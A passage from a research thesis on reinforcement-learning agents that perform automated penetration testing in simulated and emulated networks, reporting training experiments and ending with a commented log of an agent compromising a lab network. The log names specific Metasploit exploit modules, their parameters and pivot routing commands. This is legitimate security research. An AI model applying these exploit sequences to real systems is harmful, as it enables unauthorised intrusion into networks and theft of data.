


Figure 6.7: Training performance of the *MIL* model with the implicit terminal $a_\mathcal{T}$ action (Sec. 6.3.3), without it and with a trainable $a_\mathcal{T}$. The top graph shows the average reward per step, and the bottom shows episode lengths. The terminal action was enabled after the first 30 epochs. Average of top-3 runs ± one standard deviation.

the baseline strategy outperformed *MIL* in testing scenarios. This can be explained by learned biases that do not transfer well (e.g., locations of sensitive subnets). Moreover, the baseline algorithm unrealistically expects that simply exploiting all possible nodes is a feasible strategy, which will most certainly not be the case in real networks that may contain defence mechanisms. Taking fewer steps to achieve the goal is therefore desirable – while baseline finished testing scenarios with 89 steps on average, *MIL* needed only 61. In training scenarios, the difference is even larger, 117 steps compared to 37.

To assess the quality of the transfer, we analysed the behaviour of a selected model in a particular instance of the *corporate* scenario. Figure 6.6 shows how the agent proceeds in the first 13 steps. First 6 steps could be generated within the training scenario, but from step 7, the agent encounters novel situations – no *university* scenario instance can result in such observations. This run shows that the agent grasps the new situations gracefully. We can deduce that the agent has learned general concepts that can be used in any scenario – scanning and exploiting nodes, lateral movement and scanning for other subnets. But it also learned scenario-specific concepts, such that it prioritizes nodes with an active MySQL service (sensitive nodes always have this service running), and, if it finds a sensitive node, it prioritizes nodes in the same subnet (sensitivity in a particular subnet is highly correlated). This is consistent with our expectations, and we note that no model can be absolutely general – certain biases are important for good performance, as proposed by the no free lunch theorem [155].

6.5.2 *Training to terminate*

In the next experiment, we investigate whether the agent learns to stop using the terminal $a_\mathcal{T}$ action. We compare three algorithm variants – one using implicit, computed $a_\mathcal{T}$ action (the action is executed when if $\bar{V}^{\pi_\mathcal{T}} \leqslant 0$, as in Section 6.3.3), one with explicit, trainable $a_\mathcal{T}$ action (the action is part of the trained policy), and an algorithm without $a_\mathcal{T}$ action (i.e., it always runs for 100 steps). To enforce exploration, the first two algorithms are forced to run for 100 steps in the first 30 epochs. After that, the terminal action is enabled.

Let us first discuss a possible issue with the implicit $a_\mathcal{T}$ algorithm. Both A2C and PPO are *on-policy* algorithms, and require the critic (i.e., the value function used to compute advantage $A(s, a)$) in eq. (2.7) or (2.11) to estimate values according to the current policy π. Additionally, it requires the transitions in the expectation to be sampled from the distribution generated by π. However, the implicit algorithm actually uses the value function from eq. (6.2), which is aligned with a policy that can terminate at any point. This is not true during the first 30 epochs, where the algorithm is forced to run for 100 steps in every episode. This misalignment between the critic and the sampled trajectories is a potential source of instability, because the gradients become biased.

With the explicit $a_\mathcal{T}$ algorithm, there is a different issue. The $\pi(a_\mathcal{T} \mid s)$ is an output of a neural network, which stays uninitialized during the first 30 epochs. Moreover, all $\pi(\cdot \mid s)$ outputs are mutually linked, due to the softmax computation. After 30 epochs, the $\pi(a_\mathcal{T} \mid s)$ output is abruptly enabled, causing training instabilities. Note that this issue can be mitigated in the way used in Chapter 4 – enabling the $a_\mathcal{T}$ action from the start and precise control of the exploration parameter α_h. This, however, requires extensive hyperparameter tuning, including the decay schedule of α_h.

Finally, the algorithm without the terminal action does not suffer from these issues. It is, however, unable to terminate and always has to use all 100 steps in each episode, which can result in degraded performance.

Figure 6.7 shows the results. The algorithm with the implicit $a_\mathcal{T}$ gradually improves performance during the first 30 epochs where the performance culminates, only to start improving again when the $a_\mathcal{T}$ action is enabled. The average number of actions required for each episode stabilizes at around 40, which proves that the use of $a_\mathcal{T}$ is critical. This result demonstrates that the algorithm works in practice, despite it being off-policy.

The other two algorithms train exactly the same for the first 30 epochs, after which the performance explicit $a_\mathcal{T}$ algorithm abruptly degrades and never recovers. We also experimented with the version when $a_\mathcal{T}$ is enabled from the start, but we were unable to find the right exploration schedule to reach the performance of the implicit $a_\mathcal{T}$ algorithm. However, we note that it should be possible, as demonstrated in Chapter 4.

We conclude that the implicit $a_\mathcal{T}$ algorithm works in practice, and is a *plug-in* substitute for the version without the terminal actions, since it shares exactly the same hyperparameters and configuration.

6.5.3 *History matters*

The observations returned by NASimEmu aggregate all the information that was revealed within the episode, which includes discovered hosts, their configuration, status and observed services or the hosts' discovery order (in their positional encoding).

Table 6.2: Average reward ± one std. of *MIL* model with states augmented with the last action embedding, without it and with a recurrent GRU layer.

algorithm	**train reward**	**test reward**
baseline	26.2	29.3
MIL with last action embedding	31.8 ± 1.7	16.1 ± 1.2
MIL with last action embedding + GRU	21.4 ± 15.1	12.3 ± 8.7
MIL without last action embedding	28.3 ± 0.8	3.0 ± 0.8

However, this does not include the complete history required for optimal decision-making. For example, the results of some actions do not change the observation – failed exploits or subnet scans with empty results do not reveal anything new. Similarly, the exact order of past actions and the number of repeated exploit or privilege escalation attempts is not preserved.

To determine whether such history, and in which detail, is required for good performance, we designed the following experiment. We train an agent with the observations provided by NASimEmu (which contain the aggregated history), an agent augmented with the embedding of the last performed action (as specified in Section 6.3.2), and the same agent additionally augmented with GRU memory. The GRU has a single layer and replaces the ϕ_{inner} function of MIL (see Figure 6.3b).

Table 6.2 shows the results. While the agent without the last action embedding performs comparably to the agent with such an embedding in the training scenarios, its performance is much worse in the testing scenarios. This demonstrates that at least partial knowledge of history is crucial for good generalization. When analysing individual traces, we discovered that the agent with the last action embedding uses the knowledge not to repeat failed exploits, or not to scan for the same subnet twice in a row.

Adding GRU made the training unstable, which can be seen from its high variance. We noticed that with recurrence, the training is generally slower and hence the exploration phase (first 30 epochs) may be too short. That is, if the agent does not learn a good value estimate during the first 30 epochs, it may happen that enabling terminal action results in premature episode terminations, since the value of most states would be lesser than 0. Hence, we tried prolonging the initial exploration phase to 50 epochs, but it did not result in improved performance.

However, the top-1 performance of the GRU-enhanced model (not shown) was slightly better than without the recurrence. It is possible that the algorithm can be tuned to be stable and to provide consistently good performance, but we leave it for further research. We conclude that in practice, the last action embedding is sufficient for good performance and generalization, while offering good stability during the training.

6.5.4 *Other architectures*

We have already established the fact that the *MIL* invariant architecture achieves better performance than the *MLP* model in Section 6.5.1. In the following experiment, we compare *MIL* with other invariant architectures, namely *GNN* and *Attention*, as defined in Section 6.3.1. Moreover, we analyse how the matrix action representation compares to

Table 6.3: Comparison of *MIL*, *GNN* and *Attention* invariant architectures in two variants – with matrix and compound action representation. Average reward ± one standard deviation.

algorithm	**train reward**	**test reward**
baseline	26.2	29.3
MIL (matrix)	31.8 ± 1.7	16.1 ± 1.2
MIL (compound)	29.9 ± 0.9	18.1 ± 1.4
GNN (matrix)	30.7 ± 2.7	16.4 ± 3.5
GNN (compound)	14.4 ± 12.2	7.0 ± 9.3
Attention (matrix)	32.5 ± 0.3	17.2 ± 1.0
Attention (compound)	31.3 ± 0.2	15.9 ± 1.7

its compound variant. Our hypothesis is that since the model with the compound action learns factored probability $P(a \mid n) \times P(n) = P(a, n)$, where a is the particular action to perform (e.g., *ServiceScan* or *ExploitProFTPd*) on a node n, it should generalize better than model that directly learns $P(a, n)$. However, its architecture is more complex, which may impede training. For all variants, we use implicit $a_{\mathcal{T}}$ enabled after 30 epochs, last-action embedding, no recurrence and the same hyperparameters and configuration.

Results in Table 6.3 indicate that there are only minor differences between all architecture variants in their asymptotic performance, both in the training and testing scenarios. Only *GNN* trained slower initially, and although we prolonged the exploration phase for the *GNN* with the compound action selection to 50 epochs, its training was unstable (however, the top-1 model performed comparably to others).

6.5.5 *Scaling to large networks*

The previous *university* and *corporation* scenarios had a moderate number of hosts (up to 50), and contained a relatively small number of possible OSs, services, processes and corresponding exploits and privilege escalations. In the following experiment, we are interested in whether our approach can scale to more complex problems, especially problems where there are more configuration variations. We leverage the capability of NASimEmu to generate random instances that vary in subnet sizes, hosts' configuration and location of the sensitive information. These instances contain 38 randomly configured hosts, split into subnets, each containing 4-6 hosts. The first subnet represents DMZ and always contains only a single, sensitive host. The rest forms a binary tree connected to the DMZ subnet. One random subnet is selected, and its hosts are set to be sensitive with 80% probability. There are 4 possible OSs, 10 services and 4 processes, and the exploits and privilege escalation have 80% probability of success.

Although these scenarios do not correspond to real-life situations, it is useful to test the agent quantitatively. The goal is to gain access to DMZ, search for the sensitive subnet, exploit all of its hosts, escalate privileges on the sensitive ones (gaining user-level access reveals whether the host contains sensitive information, but it can be accessed with root-level access only) and terminate. Due to randomness, it is possible that some or all of the sensitive nodes are unreachable. Thus, this experiment also examines the agent's ability to terminate when such a situation occurs. The larger number of host configurations




Figure 6.8: The scaling experiment. The graph shows the average reward and episode lengths of *MIL* and baseline algorithms in large, randomly generated scenarios. Terminal action was enabled after the first 100 epochs. Average reward / episode lengths ± one std.

resulted in longer episodes and slower training than in *university* or *corporation* scenarios, therefore we increased the episode step limit to 200, and also we prolonged the initial exploration phase (disabled $a_\mathcal{T}$) to 100 epochs. All other settings were left the same.

Note that the models trained previously in the *university* scenario cannot be used in this experiment, because the random instances contain different sets of services, processes, exploits, etc. (however, these are the same for all random instances). Figure 6.8 displays training progression of *MIL*. It shows that the model learned a policy that is better than the baseline, both in the achieved reward and the number of steps required to finish each episode, thus confirming that our approach scales to more complex problems.

6.5.6 *Transfer to emulation*

In this qualitative experiment, we are interested in whether a simulation-trained agent can be deployed in emulation. If so, it suggests that the simulation is a valid abstraction of the real world. We trained a *MIL* model in specific scenarios containing 5-11 hosts, similar to *university* and *corporation*, and then instantiated one training instance in the emulator. This instance contained 10 virtual hosts, including the router and the attacker nodes, and it was emulated on a single consumer-grade machine.

Listing 6.1 shows the output from the run. It has been slightly modified for readability, commented and shows the first 17 steps, until the agent exploits a sensitive node. To better understand the process, we provide a brief description of the appearing classes. *EmulatedNASimEnv* is the OpenAI Gym wrapper that receives raw actions from the model and forwards them to *EmulatedNetwork*, a high-level virtual network abstraction. Also, it creates observations from the log results. The action is translated into single or multiple calls to Metasploit, performed by *MsfClient*. Note that the scenario description is given to the agent just to inform it about what OSs, services, processes, exploits and privilege escalation are available. However, no information about the network itself is used.

The experiment found that while there were small discrepancies between the simulation and emulation, the agent was able to perform credibly in the emulation. Specifically, it was able to scan and exploit individual hosts and pivot through the network to gain access to firewalled parts. In the following description, we reference the steps from Listing 6.1 in parentheses. Note that in a few cases, the agent performed nonsensical *ProcessScan*, and we omitted the corresponding steps in the following text.

The agent started with scanning the initial DMZ node *(0)*, where it found that it runs ElasticSearch and WordPress and chose to exploit the latter. It gained user access *(1)*, and used it to scan further parts of the network *(2)*, discovering four new hosts in subnets `192.168.3.0/24` and `192.168.4.0/24`. The agent chose one host from the second subnet to scan *(3)* and exploit its ProFTPD service *(6-9)*, but found that it does not contain any sensitive information. Since the agent has been trained on instances of this scenario, it could determine that the subnet `192.168.4.0/24` *probably* corresponds to a subnet, which does not contain any sensitive hosts. Therefore, it picked a host in the other subnet to scan and exploit. It discovered that it ran ProFTPD, Drupal, PhpWiki and MySQL services *(14)*. The MySQL is an indication that the host could contain sensitive data, hence the agent exploited its Drupal service *(15, 16)*, and found that the host is running Linux and indeed contains sensitive information. It escalated its privileges by exploiting the Linux kernel *(17)* and upon success, it recovered the sensitive information.

We noticed two differences between simulation and emulation. First, real network connectivity is sometimes unreliable, and it leads to failed actions. Second, exploits can sometimes fail without an obvious reason. However, in both of these cases, the agent was able to recover, simply by repeating the failed action.

Listing 6.1: Commented output from the simulation-trained model, executed in the emulator.

```
rrl-nasim$ python main.py -load_model trained_model.pt --trace test_scenario.v2.yaml --emulate

# Initially, the agent automatically performs a scan of the network to determine which hosts are reachable.
INFO:MsfClient:Connecting to msfrpcd at 127.0.0.1:55553
INFO:EmulatedNASimEnv:reset()
INFO:MsfClient:Executing auxiliary:scanner/portscan/tcp with params {'RHOSTS': '192.168.1-5.100-110', 'PORTS': '22', 'THREADS': 10}
INFO:MsfClient:Scan result: ['192.168.1.100:22']
# Below is the current observation of the agent. Compr. = Compromised; Reach. = Reachable; Disc. = Discovered
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) | False  | True   | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |   False  |   False  | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+

# Next, the agent scans the discovered node.
STEP 0
INFO:EmulatedNASimEnv:step() with ServiceScan: name=service_scan, target=(1, 0), cost=1.00, prob=1.00, req_access=USER
INFO:MsfClient:Executing auxiliary:scanner/portscan/tcp with params {'RHOSTS': '192.168.1.100', 'PORTS': '21,80,3306,9200', 'THREADS':
       ↪ 10}
INFO:MsfClient:Scan result: ['192.168.1.100:80', '192.168.1.100:9200']
INFO:MsfClient:Executing auxiliary:scanner/http/dir_scanner with params {'RHOSTS': '192.168.1.100', 'RPORT': '80', 'THREADS': 1, '
       ↪ DICTIONARY': '/vagrant/http_dir.txt'}
INFO:MsfClient:Folders found on the Http service: ['uploads', 'wordpress']
INFO:EmulatedNetwork:Found these services: {'21_linux_proftpd': False, '80_linux_drupal': False, '80_linux_phpwiki': False, '9200_windows
       ↪ _elasticsearch': True, '80_windows_wp_ninja': True, '3306_any_mysql': False} (192.168.1.100).

a: ServiceScan: name=service_scan, target=(1, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=6.26
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) | False  | True   | True  |  0.0  |  0.0   | False |  False  |   False | False  |  False  |   True   |   True   | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+

# As the agent sees that the host is running e_search service, it tries to exploit it.
STEP 1
INFO:EmulatedNASimEnv:step() with Exploit: name=e_wp_ninja, target=(1, 0), cost=1.00, prob=1.00, req_access=USER, os=windows, service=80_
       ↪ windows_wp_ninja, access=1
INFO:MsfClient:Executing exploit:multi/http/wp_ninja_forms_unauthenticated_file_upload with params {'RHOSTS': '192.168.1.100', 'TARGETURI
       ↪ ': '/wordpress/', 'FORM_PATH': 'index.php/king-of-hearts/', 'RPORT': '80', 'AllowNoCleanup': True}
INFO:MsfClient:Executing exploit:multi/handler with params {}
INFO:MsfClient:Opened new session #1 for 192.168.1.100
INFO:MsfClient:Running 'DIR C:' at #1 (192.168.1.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'cmd /c "DIR C:"', 'SESSION': 1}
INFO:MsfClient:Running 'whoami /groups' at #1 (192.168.1.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'cmd /c "whoami /groups"', 'SESSION': 1}
a: Exploit: name=e_wp_ninja, target=(1, 0), cost=1.00, prob=1.00, req_access=USER, os=windows, service=80_windows_wp_ninja, access=1, r:
       ↪ 0.0, d: False
V(s)=6.51
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |  False  |  False |  False  |   True   |   True   | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+

# The host is compromised. The next step is to perform a network scan from the exploited host to see other parts of the network.
STEP 2
INFO:EmulatedNASimEnv:step() with SubnetScan: name=subnet_scan, target=(1, 0), cost=1.00, prob=1.00, req_access=USER
INFO:MsfClient:Executing post:multi/gather/ping_sweep with params {'RHOSTS': '192.168.1-5.100-110', 'SESSION': 1}
INFO:MsfClient:Scan result: ['192.168.1.100', '192.168.3.101', '192.168.3.100', '192.168.4.101', '192.168.4.100']
INFO:EmulatedNetwork:Found new hosts {'192.168.3.100', '192.168.3.101', '192.168.4.100', '192.168.4.101'}, creating a route from
       ↪ 192.168.1.100.
INFO:MsfClient:Executing msfconsole command: 'route add 192.168.3.0/24 1'
INFO:MsfClient:Executing msfconsole command: 'route add 192.168.4.0/24 1'
a: SubnetScan: name=subnet_scan, target=(1, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=7.10
```

```
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |  False  | False  |  False  |   True   |   True   | False |
|  (3, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (3, 0) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (4, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (4, 0) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+

# The agent discovered several nodes in two different subnets. Metasploit was automatically configured to use the first host as
# a pivot to access these parts of the network. Now the agent chooses one of the hosts and scans it.
STEP 3
INFO:EmulatedNASimEnv:step() with ServiceScan: name=service_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER
INFO:MsfClient:Executing auxiliary:scanner/portscan/tcp with params {'RHOSTS': '192.168.4.100', 'PORTS': '21,80,3306,9200', 'THREADS':
      ↪ 10}
INFO:MsfClient:Scan result: ['192.168.4.100:21', '192.168.4.100:80']
INFO:MsfClient:Executing auxiliary:scanner/http/dir_scanner with params {'RHOSTS': '192.168.4.100', 'RPORT': '80', 'THREADS': 1, '
      ↪ DICTIONARY': '/vagrant/http_dir.txt'}
INFO:MsfClient:Folders found on the Http service: ['uploads', 'phpwiki']
INFO:EmulatedNetwork:Found these services: {'21_linux_proftpd': True, '80_linux_drupal': False, '80_linux_phpwiki': True, '9200_windows_
      ↪ elasticsearch': False, '80_windows_wp_ninja': False, '3306_any_mysql': False} (192.168.4.100).

a: ServiceScan: name=service_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=11.46
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |  False  | False  |  False  |   True   |   True   | False |
|  (3, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (3, 0) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (4, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (4, 0) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |   True  | False  |   True  |  False   |  False   | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+

# ProcessScan actions are non-sensical in our case, because there are not any processes defined. The tested model is not perfect.
STEP 4
INFO:EmulatedNASimEnv:step() with ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER
a: ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=6.47

STEP 5
INFO:EmulatedNASimEnv:step() with ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER
a: ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=6.47

# The agent tries to exploit the proftpd service on the (4, 0) host, but the exploit fails for unknown reason.
STEP 6
INFO:EmulatedNASimEnv:step() with Exploit: name=e_proftpd, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=21_
      ↪ linux_proftpd, access=1
INFO:MsfClient:Executing exploit:unix/ftp/proftpd_modcopy_exec with params {'RHOSTS': '192.168.4.100', 'SITEPATH': '/var/www/uploads/', '
      ↪ TARGETURI': '/uploads/'}
INFO:MsfClient:No session created.
WARNING:EmulatedNetwork:Failed exploit: Exploit: name=e_proftpd, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service
      ↪ =21_linux_proftpd, access=1

a: Exploit: name=e_proftpd, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=21_linux_proftpd, access=1, r: 0.0, d
      ↪ : False
V(s)=6.47

# It tries the same exploit again, and it fails again.
STEP 7
INFO:EmulatedNASimEnv:step() with Exploit: name=e_proftpd, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=21_
      ↪ linux_proftpd, access=1
INFO:MsfClient:Executing exploit:unix/ftp/proftpd_modcopy_exec with params {'RHOSTS': '192.168.4.100', 'SITEPATH': '/var/www/uploads/', '
      ↪ TARGETURI': '/uploads/'}
INFO:MsfClient:No session created.
WARNING:EmulatedNetwork:Failed exploit: Exploit: name=e_proftpd, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service
      ↪ =21_linux_proftpd, access=1
a: Exploit: name=e_proftpd, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=21_linux_proftpd, access=1, r: 0.0, d
      ↪ : False
V(s)=6.47

STEP 8
INFO:EmulatedNASimEnv:step() with ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER
a: ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False

# Finally, the exploit succeeds. Automatically, the host is examined whether it contains sensitive data and if it can be accessed.
STEP 9
INFO:EmulatedNASimEnv:step() with Exploit: name=e_proftpd, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=21_
      ↪ linux_proftpd, access=1
INFO:MsfClient:Executing exploit:unix/ftp/proftpd_modcopy_exec with params {'RHOSTS': '192.168.4.100', 'SITEPATH': '/var/www/uploads/', '
      ↪ TARGETURI': '/uploads/'}
INFO:MsfClient:Opened new session #2 for 192.168.4.100
INFO:MsfClient:Running `test -f /home/kylo_ren/loot; echo NO_LOOT=$?` at #2 (192.168.4.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'test -f /home/kylo_ren/loot; echo NO_LOOT=$?', 'SESSION': 2}
INFO:MsfClient:Running `whoami` at #2 (192.168.4.100)
INFO:MsfClient:Executing post:multi/general/execute with params {'COMMAND': 'whoami', 'SESSION': 2}
a: Exploit: name=e_proftpd, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, os=linux, service=21_linux_proftpd, access=1, r: 0.0, d
      ↪ : False
V(s)=6.47
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |  False  | False  |  False  |   True   |   True   | False |
|  (3, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (3, 0) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (4, 1) | False  |  True  | True  |  0.0  |  0.0   | False |  False  |  False  | False  |  False  |  False   |  False   | False |
|  (4, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |   True  | False  |   True  |  False   |  False   | False |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+

STEP 10
INFO:EmulatedNASimEnv:step() with ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER
a: ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=6.28

STEP 11
INFO:EmulatedNASimEnv:step() with ProcessScan: name=process_scan, target=(4, 1), cost=1.00, prob=1.00, req_access=USER
a: ProcessScan: name=process_scan, target=(4, 1), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
```

```
V(s)=6.28

STEP 12
INFO:EmulatedNASimEnv:step() with ProcessScan: name=process_scan, target=(4, 1), cost=1.00, prob=1.00, req_access=USER
a: ProcessScan: name=process_scan, target=(4, 1), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=6.28

STEP 13
INFO:EmulatedNASimEnv:step() with ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER
a: ProcessScan: name=process_scan, target=(4, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=6.28

# The agent focuses on a different node and scans it.
STEP 14
INFO:EmulatedNASimEnv:step() with ServiceScan: name=service_scan, target=(3, 0), cost=1.00, prob=1.00, req_access=USER
INFO:MsfClient:Executing auxiliary:scanner/portscan/tcp with params {'RHOSTS': '192.168.3.100', 'PORTS': '21,80,3306,9200', 'THREADS':
       ↪ 10}
INFO:MsfClient:Scan result: ['192.168.3.100:21', '192.168.3.100:3306', '192.168.3.100:80']
INFO:MsfClient:Executing auxiliary:scanner/http/dir_scanner with params {'RHOSTS': '192.168.3.100', 'RPORT': '80', 'THREADS': 1, '
       ↪ DICTIONARY': '/vagrant/http_dir.txt'}
INFO:MsfClient:Folders found on the Http service: ['uploads', 'drupal', 'phpwiki']
INFO:EmulatedNetwork:Found these services: {'21_linux_proftpd': True, '80_linux_drupal': True, '80_linux_phpwiki': True, '9200_windows_
       ↪ elasticsearch': False, '80_windows_wp_ninja': False, '3306_any_mysql': True} (192.168.3.100).

a: ServiceScan: name=service_scan, target=(3, 0), cost=1.00, prob=1.00, req_access=USER, r: 0.0, d: False
V(s)=6.28
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
| Address | Compr. | Reach. | Disc. | Value | Access | linux | windows | proftpd | drupal | phpwiki | e_search | wp_ninja | mysql |
+---------+--------+--------+-------+-------+--------+-------+---------+---------+--------+---------+----------+----------+-------+
|  (1, 0) |  True  |  True  | True  |  0.0  |  1.0   | False |  False  |  False  |  False |  False  |    True  |    True  | False |
